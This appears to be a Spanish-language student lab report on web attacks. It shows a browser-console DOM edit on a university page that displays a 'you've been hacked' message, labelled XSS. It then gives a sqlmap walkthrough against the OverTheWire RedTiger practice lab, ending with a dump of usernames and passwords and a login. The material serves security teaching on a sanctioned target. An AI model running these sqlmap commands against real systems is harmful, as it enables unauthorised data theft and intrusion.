Universidad Nacional Autónoma de México


Facultad de Ciencias


Castro Mejia Jonatan Alejandro 314027687

Leyva Castillo Luis Angel 314050577

Rosado Cabrera Diego 314293804


1 XSS


www.fciencias.unam.mx
Universidad Nacional Autónoma de México
UNAM
Facultad de Ciencias
Contacto | Mapa del sitio | Directorio | Correo | Tienda Virtual | Ingresar
Buscar
Estas bajo mi control ahora jaja
No os preocupeis, han sido Hackeados
Noticias y Comunicados
COMUNICADO. Consejo Técnico @ 9 JUNIO 2020
A todos los miembros de la comunidad:
En relación con los cursos del semestre 2021-1
Leer más...
Publicación: 9/06/2020
Micrositio
COVID-19
VER HERRAMIENTAS DE EDUCACIÓN A DISTANCIA
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
Accessibility
Filter output
Persist Logs
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests
const html = `<h3> ${valor} </h3> <p>${test_code}</p>`
undefined
new_html.innerHTML = html
ReferenceError: new_html is not defined [Learn More]
debugger eval code:1:1
const new_html = document.querySelector('#contenido')
undefined
new_html.innerHTML = html



www.fciencias.unam.mx
Universidad Nacional Autónoma de México
UNAM
Facultad de Ciencias
Contacto | Mapa del sitio | Directorio | Correo | Tienda Virtual | Ingresar
Buscar
Estas bajo mi control ahora jaja
Noticias y Comunicados
Comunicado de la Dirección @ 9 de marzo de 2020
A todos los miembros de la comunidad:
Se reanudan labores mañana 10 de marzo a partir de las 7:00 a.m.
Leer más...
Publicación: 9/03/2020
Micrositio
COVID-19
VER HERRAMIENTAS DE EDUCACIÓN A DISTANCIA
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
Accessibility
Filter output
Persist Logs
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests
const html = `<h3> ${valor} </h3> <p>${test_code}</p>`
undefined
const new_html = document.querySelector('#contenido')
undefined
new_html.innerHTML = html
"<h3> Estas bajo mi control ahora jaja </h3> No os preocupeis, han sido Hackeados \"> "
SyntaxError: unterminated regular expression literal
www.fciencias.unam.mx:1:27

2 SQL Injection

Primero accedemos a la pagina como se muestra en la imagen, notamos que el url no posee algún id, por lo que procedemos a darle click al 1 (el cual nos da la categoría 1).



Se observa que se actualiza el url mostrando la categoría 1, por lo que podemos proceder a ejecutar sqlmap para obtener la información que necesitamos.




Ejecutando el comando:

```
$ sqlmap -u https://redtiger.labs.overthewire.org/level1.php?cat=1 --dbs --threads 4
```

y se obtiene el nombre de la base de datos.
Parámetros usados:

- -u La URL que le pasaremos.
- −−dbs Noss regresa las bases de datos que se encuentren.




Una vez obtenido el nombre de la base, tenemos que sacar el nombre de las tablas (aunque la pagina ya nos da el nombre de la tabla, lo hacemos por fines didácticos y por explicación de la herramienta), utilizando:

```
$ sqlmap -u https://redtiger.labs.overthewire.org/level1.php?cat=1 -D hackit --tables --threads 4
```

Parámetros utilizados:

- -D El nombre de la base de datos.
- −−tables El nombre de las tablas que contiene dicha base.




Una vez obtenidas las tablas toca localizar las columnas, ejecutamos:

```
$ sqlmap -u https://redtiger.labs.overthewire.org/level1.php?cat=1 -D hackit -T level1_users --columns --threads
    4
```

Parámetros utilizados:

- -T La tabla en la cual ingresaremos.
- −−columns El nombre de las columnas que contiene dicha tabla.




Finalmente como ya tenemos el nombre de la tabla y las columnas que nos interesan, ejecutamos:

```
$ sqlmap -u https://redtiger.labs.overthewire.org/level1.php?cat=1 -D hackit -T level1_users -C username,
    password --dump --threads 4
```


Así obtendremos los usuarios así como sus passwords.
Parámetros utilizados:

- -C Las columnas a las cuales queremos acceder en la tabla.
- −−dump Obtenemos la información de las columnas.

Al final solo lo ingresamos y...



Ya habremos entrado =)



Nota: Se uso Kali-Linux para esto, por eso se omite python al principio de cada comando, ademas se adjunta el Script de los comandos utilizados.